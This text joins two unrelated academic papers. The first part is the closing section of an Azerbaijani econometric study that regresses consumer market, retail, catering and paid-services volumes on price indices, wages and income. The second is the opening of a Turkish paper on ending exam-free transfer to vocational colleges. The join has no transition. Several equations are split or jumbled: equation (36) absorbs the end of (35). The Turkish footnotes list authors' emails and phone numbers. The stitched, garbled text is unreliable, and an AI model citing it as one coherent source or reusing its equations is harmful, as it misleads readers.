$$\begin{aligned} \text{XİDMƏTLƏR\_Qİ} &= 0.299760779572 * \text{PULLU\_XİDMƏTLƏR\_} - \\ &0.026819215759 * \text{İQTİSADIYYAT\_UZRƏ\_ORTA} \\ &\text{ƏMƏK HAQQI} + \\ &0.00850986599362 * \text{İLKIN\_GƏLİRLƏR\_} + \\ &70.8620661964 \end{aligned} \quad (21)$$

$$\text{XİDMƏTLƏR\_Qİ} = 0.294729438271 * \text{PULLU\_XİDMƏTLƏR\_} - \quad (22)$$

$$0.00509039598695 * \text{İLKIN\_GƏLİRLƏR} + 69.9444169696$$

$$\begin{aligned} \text{XİDMƏTLƏR\_Qİ} &= 0.291783119084 * \text{PULLU\_XİDMƏTLƏR\_} + \\ &69.7003702336 \end{aligned} \quad (23)$$

Pullu xidmətlərin qiymət indekslərinin pullu xidmətlərin həcmindən və iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqından və əhalinin ilkin gəlirindən asılılığını əhatə edən növbəti modellərində əvvəlki ilə nisbətən verilmiş göstəricilərdən istifadə edəcəyik. Bu zaman əldə olunmuş modelin (21) statistik əhəmiyyətliyi aşağıdır (t-statistika, ən azı $p < 0,05$ şərti ödənilmir). Lakin $R^2 = 0.635928$, yəni yüksək olması asılılığın kifayət qədər olduğunu bildirir. Yəni pullu xidmətlərin qiymət indekslərinin dəyişməsinin 63 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (37%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. İqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqının az statistik əhəmiyyətli olduğundan onu modeldən çıxardırıq və növbəti model, pullu xidmətlərin qiymət indekslərinin ancaq pullu xidmətlərin həcmindən və əhalinin ilkin gəlirlərindən asılılığını ifadə edən model (21) alınır. Bu zaman qurulmuş modelin də statistik əhəmiyyətliyi aşağıdır. Modeldə əhalinin ilkin gəlirləri göstərici $p < 0,05$ şərtini ödəmir. Bu modeldə $R^2 = 0.661094$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Pullu xidmətlərin qiymət indekslərinin dəyişməsinin 66 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (34%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. Daha sonra əhalinin ilkin gəlirini də modeldən çıxartmalı olacağıq. Bu zaman qurulmuş yeni modeldə (22) statistik əhəmiyyətlik kifayət qədərdir. Hətta $p < 0,001$ şərti artıqlaması ilə ödənilir. $R^2 = 0.683668$ olması isə asılılığın kifayət qədər sıx olduğunu bildirir. pullu xidmətlərin qiymət indekslərinin dəyişməsinin 69 %-i modeldəki seçilmiş dəyişənin hesabına baş verir. Qalanı (31%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib

İndi isə Respublikada istehlak bazarının əhalinin rifah halına təsir edən və iqtisadiyyatın əsas makroiqtisadi göstəricilərindən biri olan İQİ-dən, əhalinin nominal gəlirindən və iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqından asılılığına nəzər yetirək. Belə ki, mütləq göstəricilərə əsasən qurulmuş və əldə olunmuş modeldən (24) aydın olur ki, bu model statistik əhəmiyyətlidir (t-statistika, ən azı $p < 0,05$ şərti ödənilir). Həm də $R^2 = 0.988031$ olması asılılığın kifayət qədər çox sıx olduğunu

bildirir. Yəni istehlak bazarının həcmnin dəyişməsinin 99 %-i modeldəki seçilmiş dəyişənlərin, 1% modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

$$\text{ISTEHLAK\_BAZARI\_} = 161.643209413 * \text{ISTEHLAK\_QIYMƏTLƏRİ\_İNDEKSİ} - 37.9697214461 * \text{İQTİSADIYYAT\_UZRA\_ORTA ƏMƏK HAQQI} + 1.32440545091 * \text{İLKİN\_GƏLİRLƏR\_} - 16193.7015002 \quad (24)$$

$$\text{ISTEHLAK\_BAZARI\_} = -3.91643605684 * \text{ISTEHLAK\_QIYMƏTLƏRİ\_İNDEKSİ} + 0.121690605427 * \text{İQTİSADIYYAT\_UZRƏ\_ORTA ƏMƏK HAQQI} + 1.4355162723 * \text{İLKİN\_GƏLİRLƏR\_} + 320.842215618 \quad (25)$$

$$\text{ISTEHLAK\_BAZARI\_} = -3.48576853837 * \text{ISTEHLAK\_QIYMƏTLƏRİ\_İNDEKSİ} + 1.48433605935 * \text{İLKİN\_GƏLİRLƏR\_} + 293.104205834 \quad (26)$$

Bundan başqa biz istehlak bazarının həcmnin və ona təsir edən üç amilin göstəricilərin də baza ilini 2000-ci il qəbul edərək (2000=100) yenidən asılılığına baxaq və modeli (25) təhlil edək. Bu model statistik əhəmiyyətliyi azdır (t-statistika, ən azı $p < 0,05$ şərti ödənilmir). $R^2 = 0.987238$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni istehlak bazarının həcmnin dəyişməsinin 99 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (1%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. Lakin buna baxmayaraq biz modeldə iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqının daha az statistik əhəmiyyətli olduğundan çıxardırıq. Bu zaman əldə olunmuş modeldən (26) aydın olur ki, bunun statistik əhəmiyyətliliyi kifayət qədərdir. Belə ki, əhalinin gəlirləri göstəricisi minimum şərti ödəyə bilir (t-statistika, $p < 0,05$). $R^2 = 0.988007$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni istehlak bazarının həcmnin dəyişməsinin 99%-i modeldəki seçilmiş dəyişənlər 1%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

Tədqiqatımızın digər variantı istehlak bazarının həcmnin və ona təsir edən amillərin əvvəlki ilə nisbətən göstəricilərindən asılılığına yönəldək. Bu zaman əldə olunmuş modelin (27) statistik əhəmiyyətliliyi aşağıdır (t-statistika, ən azı $p < 0,05$ şərti ödənilmir). $R^2 = 0.911879$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni istehlak bazarının həcmnin dəyişməsinin 91 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (9%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. Lakin buna baxmayaraq biz modeldə iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqının az statistik əhəmiyyətli olduğundan çıxardırıq. Bu zaman əldə olunmuş modeldən (28) aydın olur ki, bu model artıq statistik əhəmiyyətlidir. Belə ki, əhalinin ilkin gəlirləri göstəricisi minimum şərti ödəyə bilir (t-statistika, $p < 0,05$). $R^2 = 0.911224$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni istehlak bazarının həcmnin dəyişməsinin 91 %-i modeldəki seçilmiş dəyişənlərin, 9 % isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

$$\text{ISTEHLAK\_BAZARI\_} = 0.789813523487 * \text{ISTEHLAK\_QIYMƏTLƏRİ\_İNDEKSİ} + 0.127245059009 * \text{İQTİSADIYYAT\_ÜZRƏ\_ORTA EMEK HAQQI} + 0.436196251246 * \text{İLKİN\_GƏLİRLƏR\_} - 31.8965670975 \quad (27)$$

$$\text{ISTEHLAK\_BAZARI\_} = 0.758257103482 * \text{ISTEHLAK\_QIYMƏTLƏRİ\_İNDEKSİ} + 0.545692480271 * \text{İLKİN\_GƏLİRLƏR\_} - 26.6016508923 \quad (28)$$

İndi pərakəndə ticarətin həcmnin İQİ-dən, əhalinin ilkin gəlirlərindən və iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqından asılılığı tədqiq edək. Burada da biz 3 variantda tədqiqat aparılır. Birinci variantda mütləq göstəricilərlə pərakəndə ticarətin həcmnin asılılığını öyrənək. Bu zaman əldə olunmuş modelin (29) statistik əhəmiyyətlidir (t-statistika, ən azı $p < 0,05$ şərti ödənilir). Burada $R^2 = 0.981326$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni pərakəndə ticarətin həcmnin dəyişməsinin 98 %-i modeldəki seçilmiş dəyişənlərin, 2% isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

$$\text{PERAKƏNDE\_TİCARƏT\_} = 171.496800352 * \text{ISTEHLAK\_QIYMƏTLƏRİ\_İNDEKSİ} - 42.5865713526 * \text{İQTİSADIYYAT\_ÜZRƏ\_ORTA ƏMƏK HAQQI} + \quad (29)$$

$$\begin{aligned}
& 1.14707389325 * \text{İLKİN\_GƏLİRLƏR\_MLN\_MANAT} - \\
& 16736.5358339 \\
\text{PERAKƏNDƏ\_TİCARƏT\_} &= -5.17152962084 * \text{İSTEHLAK\_QİYMƏTLƏRİ\_İNDEKSİ} \quad (30) \\
& + 0.114447701992 * \text{İQTİSADİYYAT\_ÜZRƏ\_ORTA} \\
& \text{ƏMƏK HAQQI} + 1.49857431575 * \text{İLKİN\_GƏLİRLƏR\_} + \\
& 444.780145464 \\
\text{PƏRAKƏNDƏ\_TİCARƏT\_} &= -4.76649500343 * \text{İSTEHLAK\_QİYMƏTLƏRİ\_İNDEKSİ} \quad (31) \\
& + 1.54448839777 * \text{İLKİN\_GƏLİRLƏR\_} + 418.69307435
\end{aligned}$$

Tədqiqatın digər variantında pərakəndə ticarətin həcmi və ona təsir edən amillərin baza ilə (2000=100) qəbul edərək nisbətən dinamik göstəricilərindən asılılığına baxaq. Bu zaman əldə olunmuş modelin (30) statistik əhəmiyyətliyi aşağıdır (t-statistika, ən azı $p < 0,05$ şərti ödənilmir). $R^2 = 0.979816$ olması asılılığın kifayət qədər çox sıx olduğunu bildirir. Yəni pərakəndə ticarətin həcmi dəyişməsinin 98 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (2%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. Lakin buna baxmayaraq biz modeldə iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqının az statistik əhəmiyyətli olduğundan çıxardırıq. Bu zaman əldə olunmuş modeldən (31) aydın olur ki, bu model artıq statistik əhəmiyyətlidir. Belə hər bir göstərici minimum şərti ödəyə bilir (t-statistika, hətta $p < 0,001$ -i də). $R^2 = 0.981107$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni pərakəndə ticarətin həcmi dəyişməsinin 98 %-i modeldəki seçilmiş dəyişənlərin, 2 % isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

$$\begin{aligned}
\text{PƏRAKƏNDƏ\_TİCARƏT\_} &= 0.967069364927 * \text{İSTEHLAK\_QİYMƏTLƏRİ\_İNDEKSİ} \quad (32) \\
& + 0.076765003228 * \text{İQTİSADİYYAT\_ÜZRƏ\_ORTA} \\
& \text{ƏMƏK HAQQI} + 0.263528517498 * \text{İLKİN\_GƏLİRLƏR\_} - \\
& 25.144224852 \\
\text{PƏRAKƏNDƏ\_TİCARƏT\_} &= 0.948031858068 * \text{İSTEHLAK\_QİYMƏTLƏRİ\_İNDEKSİ} \quad (33) \\
& + 0.32958592232 * \text{İLKİN\_GƏLİRLƏR\_} - 21.9498826689
\end{aligned}$$

İndi isə tədqiqatın növbəti variantında pərakəndə ticarətin həcmi və ona təsir edən amillərin əvvəlki ilə nisbətən dinamik göstəricilərindən asılılığına baxaq. Bu zaman əldə olunmuş modelin (32) statistik əhəmiyyətliyi aşağıdır (t-statistika, ən azı $p < 0,05$ şərti ödənilmir). $R^2 = 0.855513$ olması asılılığın kifayət qədər çox sıx olduğunu bildirir. Yəni pərakəndə ticarətin həcmi dəyişməsinin 86 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (14%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. İqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqının az statistik əhəmiyyətli olduğundan onu modeldən çıxardırıq və növbəti model, pərakəndə ticarətin həcmi ancaq İQİ-nin və əhalinin ilkin gəlirlərindən asılılığını ifadə edən model (33) alınır. Bu zaman qurulmuş modelin statistik əhəmiyyətliyi normaldır $p < 0,05$ şərti ödənilir. Bu modeldə $R^2 = 0.862584$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni pərakəndə ticarətin həcmi dəyişməsinin 86 %-i modeldəki seçilmiş dəyişənlərin hesabına, 14% isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

$$\begin{aligned}
\text{İCTİMAİ\_İAŞƏ\_} &= 3.95950467265 * \text{ƏRZAQ\_MƏHSULLARI\_İÇKİLƏR\_Qİ} \quad (34) \\
& + 0.0653881955861 * \text{İLKİN\_GƏLİRLƏR\_} - \\
& 3.04279030908 * \text{İQTİSADİYYAT\_ÜZRƏ\_ORTA ƏMƏK} \\
& \text{HAQQI} - 443.948610567
\end{aligned}$$

Tədqiqatı ictimai iaşənin həcmi və ərzaq məhsulları və içkilərin qiymət indekslərindən, iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqından və əhalinin ilkin gəlirindən asılılığına yönəldək. Bu zaman əldə olunmuş modelin (34) statistik əhəmiyyətlilidir (t-statistika, ən azı $p < 0,05$ şərti ödənilir). $R^2 = 0.979732$ olması asılılığın kifayət qədər güclü olduğunu bildirir. Yəni ictimai iaşənin həcmi dəyişməsinin 98 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir.

$$\begin{aligned}
\text{İCTİMAİ\_İAŞƏ\_} &= -20.4055637659 * \text{ƏRZAQ\_MƏHSULLARI\_İÇKİLƏR\_Qİ} \quad (35) \\
& + 10.9496154695 * \text{İLKİN\_GƏLİRLƏR\_} - \\
& 3.18342999211 * \text{İQTİSADİYYAT\_ÜZRƏ\_ORTA ƏMƏK}
\end{aligned}$$

$$\begin{aligned} \text{İCTİMAİ\_İAŞƏ\_} &= \text{HAQQI} + 1328.89349601 \\ &- 28.7559146276 * \text{ƏRZAQ\_MƏHSULLARI\_İÇKILER\_Qİ} \quad (36) \\ &+ 9.63606422507 * \text{İLKİN\_GƏLİRLƏR\_} + 1775.48847268 \end{aligned}$$

Tədqiqatı 2000-ci ili baza ili qəbul edərək ictimai iaşənin həcmnin ərzaq məhsulları və içkilərin qiymət indekslərindən, iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqından və əhalinin ilkin gəlirindən asılılığına yönəldək (2000=100). Bu zaman əldə olunmuş modelin (35) statistik əhəmiyyətliyi aşağıdır (t-statistika, ən azı $p < 0,05$ şərti ödənilmir). Lakin $R^2 = 0.983874$, yəni çox yüksək olması asılılığın kifayət qədər güclü olduğunu bildirir. Yəni ictimai iaşənin həcmnin dəyişməsinin 98 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (2%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. İqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqının az statistik əhəmiyyətli olduğundan onu modeldən çıxardırıq və növbəti model, ictimai iaşənin həcmnin ancaq ərzaq məhsulları və içkilərin qiymət indekslərindən və əhalinin ilkin gəlirlərindən asılılığını ifadə edən model (36) alınır. Bu zaman qurulmuş modelin statistik əhəmiyyətliyi xeyli yüksəkdir. Modeldə hər bir göstərici $p < 0,05$ şərtini ödəyir. Bu modeldə $R^2 = 0.980855$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni ictimai iaşənin həcmnin dəyişməsinin 98 %-i modeldəki seçilmiş dəyişənlərin, 2% isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

$$\begin{aligned} \text{İCTİMAİ\_İAŞƏ\_} &= -1.31739715192 * \text{ƏRZAQ\_MƏHSULLARI\_İÇKILER\_Qİ} \quad (37) \\ &+ 0.497730973686 * \text{İLKİN\_GƏLİRLƏR\_} + \\ &1.35756232115 * \text{İQTİSADİYYAT\_ÜZRƏ\_ORTA ƏMƏK} \\ &\text{HAQQI} + 56.4074857444 \end{aligned}$$

$$\begin{aligned} \text{İCTİMAİ\_İAŞƏ\_} &= -0.949679600235 * \text{ƏRZAQ\_MƏHSULLARI\_İÇKİLƏR\_Qİ} \quad (38) \\ &+ 1.64967342791 * \text{İQTİSADİYYAT\_ÜZRƏ\_ORTA ƏMƏK} \\ &\text{HAQQI} + 41.1521806544 \end{aligned}$$

İctimai iaşənin həcmnin ərzaq məhsulları və içkilərin qiymət indekslərindən, iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqından və əhalinin ilkin gəlirindən asılılığını əhatə edən növbəti modellərində əvvəlki ilə nisbətən verilmiş göstəricilərdən istifadə edəcəyik. Bu zaman əldə olunmuş modelin (37) statistik əhəmiyyətliyi aşağıdır (t-statistika, ən azı $p < 0,05$ şərti ödənilmir). Lakin $R^2 = 0.688030$, yəni olması asılılığın kifayət qədər olduğunu bildirir. Yəni İctimai iaşənin həcmnin dəyişməsinin 69 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (31%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. İqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqının az statistik əhəmiyyətli olduğundan onu modeldən çıxardırıq və növbəti model, İctimai iaşənin həcmnin ərzaq məhsulları və içkilərin qiymət indekslərindən və əhalinin ilkin gəlirindən asılılığını ifadə edən model (38) alınır. Bu zaman qurulmuş modelin statistik əhəmiyyətliyi xeyli yüksəkdir. Modeldə hər bir göstərici $p < 0,05$ şərtini ödəyir. Bu modeldə $R^2 = 0.686731$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni ərzaq məhsulları və içkilərin qiymət indekslərinin dəyişməsinin 69 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (31%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

Yekunda tədqiqatımızı pullu xidmətlərin həcmnin pullu xidmətlərin qiymət indekslərindən, iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqından və əhalinin ilkin gəlirindən asılılığına yönəldək. Bu zaman əldə olunmuş modelin (39) statistik əhəmiyyətliyi aşağıdır (t-statistika, ən azı $p < 0,05$ şərti ödənilmir). $R^2 = 0.996183$, olması asılılığın kifayət qədər güclü olduğunu bildirir. Yəni Pullu xidmətlərin həcmnin dəyişməsinin 99,6 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (0,4%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. Bu zaman Pullu xidmətlərin qiymət indekslərini modeldən çıxaraq. Nəticə də əldə olunmuş model (40) statistik əhəmiyyətli olur (t-statistika, ən azı $p < 0,05$ şərti ödənilir). $R^2 = 0.996088$ olması asılılığın kifayət qədər güclü olduğunu bildirir. Yəni Pullu xidmətlərin həcmnin dəyişməsinin 99,6 %-i modeldəki seçilmiş dəyişənlərin, 0,4% isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

$$\begin{aligned} \text{PULLU\_XİDMƏTLƏR\_} &= 7.78683963554 * \text{İQTİSADİYYAT\_ÜZRƏ\_ORTA} \quad (39) \\ &\text{ƏMƏK HAQQI} + 0.110569341004 * \text{İLKİN\_GƏLİRLƏR\_} \\ &- 10.9049696383 * \text{XİDMƏTLƏR\_Qİ} + 644.989030268 \end{aligned}$$

$$\text{PULLU\_XİDMƏTLƏR\_} = 5.57919282366 * \text{İQTİSADİYYAT\_ÜZRƏ\_ORTA} \quad (40)$$

$$\text{ƏMƏK HAQQI} + 0.136528220998 * \text{İLKİN\_GƏLİRLƏR\_} - 407.012833069$$

$$\text{PULLU\_XİDMƏTLƏR\_} = 0.385427733634 * \text{İQTİSADİYYAT\_ÜZRƏ\_ORTA} \quad (41)$$

$$\text{ƏMƏK HAQQI} + 0.727012852275 * \text{İLKİN\_GƏLİRLƏR\_} + 3.07053934531 * \text{XİDMƏTLƏR\_Qİ} - 343.861555302$$

Tədqiqatı 2000-ci ili baza ili qəbul edərək pullu xidmətlərin həcmnin pullu xidmətlərin qiymət indekslərindən, iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqından və əhalinin ilkin gəlirindən asılılığına yönəldək (2000=100). Bu zaman əldə olunmuş modelin (41) statistik əhəmiyyətliyi çox yüksəkdir (t-statistika, $p < 0,05$ şərti tam ödənilir). Həm də $R^2 = 0.997528$, yəni çox yüksək olması asılılığın kifayət qədər güclü olduğunu bildirir. Yəni Pullu xidmətlərin həcmnin dəyişməsinin 99,8 %-i modeldəki seçilmiş dəyişənlərin, 0,2% isə modeldə nəzərə alınmamış göstəricilərin hesabına baş vermişdir.

$$\text{PULLU\_XİDMƏTLƏR\_} = 1.09157911272 * \text{XİDMƏTLƏR\_Qİ} + \quad (42)$$

$$0.227384566723 * \text{İQTİSADİYYAT\_ÜZRƏ\_ORTA} \text{ƏMƏK HAQQI} + 0.763174267079 * \text{İLKİN\_GƏLİRLƏR\_} - 110.452561414$$

$$\text{PULLU\_XİDMƏTLƏR\_} = 1.12557559601 * \text{XİDMƏTLƏR\_Qİ} + \quad (43)$$

$$0.923479292885 * \text{İLKİN\_GƏLİRLƏR\_} - 106.401823625$$


İndi isə pullu xidmətlərin həcmnin pullu xidmətlərin qiymət indekslərindən, iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqından və əhalinin ilkin gəlirindən asılılığını əhatə edən növbəti modellərdə əvvəlki ilə nisbətən verilmiş göstəricilərdən istifadə edəcəyik. Bu zaman əldə olunmuş modelin (42) statistik əhəmiyyətliyi aşağıdır (t-statistika, ən azı $p < 0,05$ şərti ödənilmir). Lakin $R^2 = 0.839542$, yəni yüksək olması asılılığın kifayət qədər olduğunu bildirir. Yəni pullu xidmətlərin qiymət indekslərinin dəyişməsinin 83 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (17%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. İqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqının az statistik əhəmiyyətli olduğundan onu modeldən çıxardırıq və növbəti model, pullu xidmətlərin həcmnin ancaq pullu xidmətlərin qiymət indekslərindən və əhalinin ilkin gəlirlərindən asılılığını ifadə edən model (43) alınır. Bu zaman qurulmuş modelin də statistik əhəmiyyətliyi yüksəkdir. Bu modeldə $R^2 = 0.843352$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Pullu xidmətlərin qiymət indekslərinin dəyişməsinin 84 %-i modeldəki seçilmiş dəyişənlərin, 16% isə modeldə nəzərə alınmamış göstəricilərin hesabına baş vermişdir.

Nəticə


Tədqiqatdan belə nəticəyə gəlmək olur ki, iqtisadi inkişaf boyu bütün makroiqtisadi göstəricilərlə yanaşı istehlak bazarının, pərakəndə ticarət dövriyyəsinin, əhalinin bir nəfərinə düşən pərakəndə ticarət dövriyyəsinin, pərakəndə ticarət müəssisələrinin məhsul ehtiyatlarının, pərakəndə ticarət müəssisələrində qeyri-ərzaq məhsullarının ehtiyatlarının, pərakəndə ticarət müəssisələrində ərzaq məhsullarının ehtiyatlarının artması müşayiət olunmuşdur. Bu illər ərzində artımın ən sürətli dövrü 2006-cı ildən sonramı ("Əsrin müqaviləsinin" tam şəkildə fəaliyyətə başlanması) əhatə edir. Bu özünü xüsusilə ictimai iaşə və pullu xidmətlərin həcmnin artmasında büruzə vermişdir. Bununla yanaşı qiymət indekslərinə və əhalinin istehlakçı davranışına təsir edən əsas amillər qismində çıxış edən əhalinin gəlirləri və iqtisadiyyat üzrə orta əmək haqqının da sürətli artımı baş vermişdir. Eyni zamanda əhalinin istehlak xərclərində və bu istehlak xərclərinin strukturunda da əsaslı dəyişikliklər olmuşdur.

İQİ-nin, ərzaq məhsulların qiymətlərinin və pullu xidmətlərin tarif və qiymətlərinin, eyni zamanda istehlak bazarının, pərakəndə ticarətin, ictimai iaşə və pullu xidmətlərin həcmnin bir-birindən və o cümlədən də əhalinin ilkin gəlirləri və iqtisadiyyat üzrə orta əmək haqqından asılılığın təhlilindən aydın olur ki, bu asılılıqda ən az rol oynayan və iqtisadiyyat üzrə orta əmək haqqı olmuşdur. Yəni istehlak davranışına və qiymətlərə daha çox əhalinin ilkin gəlirləri və ümumi makroiqtisadi durum təsir etmişdir.


Əlavə




Daxili ticarətin dinamikası




Daxili ticarətin dinamikası (1996=100)



Qiymət indeksləri



Qiymət indeksləri (1996=100)



Orta aylıq əmək haqqı
dinamikası

Əhalinin gəlirlərinin
dinamikası

Daxili ticarətin dinamikası (əvvəlki ilə nisbətən)

Sınavsız Geçiş Sisteminin Kaldırılmasının Meslek Yüksekokulları Kontenjanlarına Etkisi

Hakan ARACI*

Bahadır Bilge AYCAN **

Uğur BİLGİN***

Öz

Küreselleşme ile birlikte ülkeler arasındaki ekonomik rekabet hızlı bir şekilde artmakta, bu da mesleki teknik eğitim ve öğretimi daha önemli hale getirmektedir. Rekabet edebilmek için daha kaliteli ve nitelikli ürün ve hizmet üretmek gerekmekte, bu ürün ve hizmetleri üretmek içinse daha donanımlı meslek elemanlarına ihtiyaç duyulmaktadır. Ne yazık ki ülkemizde meslek liselerinin imajı çok kötü durumdadır. Ortaokuldan sonra en düşük not ortalamasına sahip öğrenciler meslek liselerine gitmek zorunda kalmaktadır. Bu da veli ve öğrenci gözünde meslek liselerine bakışı kötü etkilemektedir. Meslek elemanlarının kalitesini ve donanımını arttırmak için meslek liselerinin öğrenci ve veli açısından daha cazip hale getirilerek not ortalaması yüksek olan öğrencilerin de meslek liselerini tercih edebilirliğinin artırılması da gerekmektedir.

1997 yılından önce fen liseleri, Anadolu liseleri gibi meslek liseleri de sınavla öğrenci almaktaydı. Meslek liseleri tercih eden öğrenciler hem bir meslek sahibi oluyorlar hem de iyi bir şekilde üniversite sınavına hazırlanıyorlardı. Meslek liselerinin önü, 28 şubat sürecinde uygulanan yanlış politikalar sonucu kapatılmış, katsayı engeli getirilerek öğrencilerin meslek liselerini tercih etmelerinin önüne geçilmiştir. 2001 yılında meslek liselerini daha cazip hale getirebilmek için sınavsız geçiş uygulaması başlatılmış, ancak bu uygulama da meslek yüksekokullarının öğrenci kalitesini düşürdüğü gerekçesiyle 2016 yılında kaldırılmıştır.

Bu çalışmada 2001 yılında yürürlüğe konulan meslek liselerinden meslek yüksekokullarına sınavsız geçişin 2016 yılında kaldırılmasının meslek yüksekokulu kontenjanlarını ne yönde etkilediği incelenmeye çalışılmıştır.

Anahtar Kelimeler: Eğitim, Meslek Liseleri, Sınavsız Geçiş

Jel Kodlar: A2, A29, I28

Removal of Transition Without Examination System Effects on Vocational High School Quota

Abstract

With globalization, economic competition among countries is rapidly increasing, which makes vocational technical education and training more important. In order to compete, it is necessary to produce better quality and quality products and services, and more qualified professionals are needed to produce these products and services. Unfortunately, the image of the vocational high school in our country is very bad. After middle school, students with the lowest grade average have to go to the vocational high school. This has a negative effect on the perception of the parents and the students. In order to increase the quality and the quality of the professional staff, it is necessary to make the vocational high schools more attractive in terms of students and parents and to increase the preference of vocational high schools for the students with a high grade average.

Before 1997, the vocational high school were taking students with examinations such as the science high schools, the Anatolian high schools. The students who preferred vocational high schools were both profession-minded and well prepared for the university exam. In front of the vocational high schools, the wrong policies applied in the 28th February are finally closed and the coefficient has been introduced to prevent the students from choosing the vocational high schools. In 2001, transition without examination was initiated in order to make vocational high school more attractive, but this practice was abolished in 2016 due to the fact that vocational colleges lower the quality of students.

In this study, it was tried to examine how the transfer of vocational high schools to vocational higher schools without exam, which was put into effect in 2001, was abolished in 2016 and how the quota of vocational higher education was affected.

Key Words: Education, Vocational High Schools, Transition without Exam

Jel Cods: A2, A29, I28

GİRİŞ

2547 sayılı Yükseköğretim Kanunu'nun 3. maddesinin "ı" bendinde Meslek Yüksekokulları "Belirli mesleklere yönelik nitelikli insan gücü yetiştirmeyi amaçlayan, yılda iki veya üç dönem olmak üzere iki yıllık eğitim öğretim sürdüren, önlisans derecesi veren bir yükseköğretim kurumudur." şeklinde tanımlanmıştır.

Kanunda yer alan tanımdan da anlaşılacağı üzere Meslek Yüksekokulları, çağdaş bilim ve teknolojideki değişme ve gelişmelere uygun olarak ekonominin gereksinim duyduğu alanlarda yüksek nitelikli iş gücü yetiştirmek üzere kurulan yükseköğretim kurumlarıdır.

ABD'de başlayan ön lisans uygulamaları, 1960'lı yıllardan itibaren, artan nitelikli işgücü ihtiyacını karşılamak amacıyla, pek çok ülkede gelişip yaygınlaşmıştır (AKPINAR, 2003).

Ülkemizde, Meslek yüksekokullarının geçmişi 1950'lerdeki Tekniker okullarına dayanmaktadır. Bunu 1965-71 yılları arasında Yüksek Tekniker Okulları, 1974-81 döneminde

* Dr.Öğr.Üyesi.Dr..Hakan Aracı, Manisa Celal Bayar Üniversitesi İİBF, hakan.araci@cbu.edu.tr, 0555 443 6666

** Öğr.Gör.Uğur Bilgen, Manisa Celal Bayar Üniversitesi Kırkağaç MYO, ugur.bilgen@cbu.edu.tr, 05369960045

*** Öğr.Gör.Bahadır Bilge Aycan, Manisa Celal Bayar Üniversitesi Gördes MYO, bahadir.aycan@cbu.edu.tr, 0541 547 1710

üniversitelere bağlı Ön lisans Okulları ve MEB bünyesindeki YAY-KUR Meslek Yüksek Okulu uygulamaları izlemiştir. Daha sonra söz konusu okullar 1981 yükseköğretim düzenlemesiyle birlikte üniversitelerin çatısı altına alınmışlardır (KAVAK, 1992).

Türkiye'de köklü bir tarihsel geçmişe sahip olan mesleki ve teknik eğitimin niteliği, çağın şartlarına göre çeşitli yasal düzenlemelerle yürürlüğe konulan uygulamalarla arttırılmaya çalışılmıştır. Mesleki ve teknik ortaöğretimde eğitim gören öğrenciler için "Mesleki-Teknik Eğitimde Orta ve Yükseköğretim Arasında Program Bütünlüğünün ve Devamlılığının Sağlanması-Sınavsız Geçiş" olarak adlandırılan proje, 10.07.2001 tarihinde kabul edilen 4702 Sayılı Yasa ile yürürlüğe girmiştir (YILDIRIM & ÇARIKCI, 2017).

